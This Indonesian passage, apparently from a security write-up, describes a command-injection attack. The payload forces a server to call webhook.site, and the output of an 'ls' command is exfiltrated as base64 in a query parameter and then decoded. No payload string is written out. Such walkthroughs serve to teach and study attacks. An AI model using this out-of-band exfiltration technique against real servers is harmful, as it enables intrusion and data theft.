
Payload tersebut berisi sebuah command untuk memakse server melakukan request ke sebuah website webhook.site yang berisi payload command injection.



Setelah request terkirim, kita mengecheck kembali panel webhook untuk memastikan apakah command tersebut telah tereksekusi.



Setelah command tereksekusi, terlihat pada parameter ?data=<base64> berisi sebuah value dengan encoding base64, data yang terencode tersebut berisi output hasil command injecti yang attacker inputkan sebelumnya, attacker mencoba melakukan decoding pada data base tersebut.



Seperti yang terlihat, data base64 tersebut berisi sebuah list file yang mana itu adalah outpu dari command ls yang attacker inputkan sebelumnya.